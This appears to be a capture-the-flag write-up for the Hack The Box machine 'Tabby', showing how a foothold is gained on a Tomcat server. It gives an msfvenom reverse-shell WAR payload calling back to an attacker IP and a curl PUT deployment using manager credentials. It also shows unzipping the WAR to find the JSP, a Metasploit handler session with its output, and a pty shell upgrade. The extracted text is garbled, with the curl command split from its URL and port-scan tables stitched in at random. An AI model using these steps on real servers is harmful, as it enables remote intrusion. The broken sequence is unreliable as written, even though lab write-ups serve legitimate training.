filter Iterations: 0 cmd/echo cmd/generic_sh cmd/ifs cmd/perl cmd/powershell_base64 cmd/print_php_mq generic/eicar																																
Format	Outfile																															
war	foothold.war																															
MSF Venom Command	Launch Console & Load Handler	Load Handler Only																														
msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.16.4 LPORT=1337 -f war -o foothold.war	msfconsole -x "use exploit/multi/handler; set PAYLOAD linux/x86/shell/reverse_tcp; set LHOST 10.10.16.4; set LPORT 1337; run"	use exploit/multi/handler set PAYLOAD linux/x86/shell/reverse_tcp set LHOST 10.10.16.4 set LPORT 1337 run																														

Using the guide above, we generate the msfvenom payload and use a curl PUT statement to deploy and detonate that payload.

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.16.4 LPORT=1337 -f war -o foothold.war
```

```
curl -v -X PUT -T foothold.war
```

```
http://tomcat:$3cureP4s5w0rd123!@megahosting.htb:8080/manager/text/deploy?path=/NP_Foothold
```

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

Now we can call it by navigating to navigating to the JSP file in our WAR file, but what is the name of that JSP? Easy. Unzip the WAR and you'll have the name.

```
(kali@kali)-[~/Desktop/HTB/Tabby]
```

```
└─$ unzip foothold.war
```

```
Archive: foothold.war
```

```
  creating: META-INF/
```

```
  inflating: META-INF/MANIFEST.MF
```

```
  creating: WEB-INF/
```

```
  inflating: WEB-INF/web.xml
```

```
  inflating: xxhcyhmog.jsp
```

So we need to navigate to `http://megahosting.htb:8080/NP_Foothold/xxhcyhmog.jsp` after setting up our meterpreter listener to 1337.

```
(kali@kali)-[~/Desktop/HTB/Tabby]
└─$ msfconsole -x "use exploit/multi/handler; set PAYLOAD linux/x86/shell_reverse_tcp; set LHOST 10.10.16.4; set LPORT 1337; run"

[+] Using configured payload generic/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
LHOST => 10.10.16.4
LPORT => 1337
[*] Started reverse TCP handler on 10.10.16.4:1337
[*] Command shell session 1 opened (10.10.16.4:1337 -> 10.10.10.194:60364 ) at 2022-01-25 08:43:35 -0500
```

We can upgrade the shell in meterpreter by using:

Port	Proto	Service	Version	Status
<p>python3 -c 'import pty; pty.spawn("/bin/bash")'</p> <p>and we are the tomcat user.</p> <p>TRANSFERRING TO SSH</p>				
163	tcp	cmip-man		
389	tcp	ldap		
515	tcp	printer		
646	tcp	ldp		
1075	tcp	rdrmshc		
1112	tcp	msql		
1117	tcp	ardus-mtrns		
1999	tcp	tcp-id-port		
2191	tcp	tvbus		
3300	tcp	ceph		
6792	tcp	unknown		
8080	tcp	http	Apache Tomcat	
9876	tcp	sd		
11110	tcp	sgi-soap		
12985	tcp			
13099	tcp			
18115	tcp			
24448	tcp			

Port	Proto	Service	Version	Status
44986	tcp			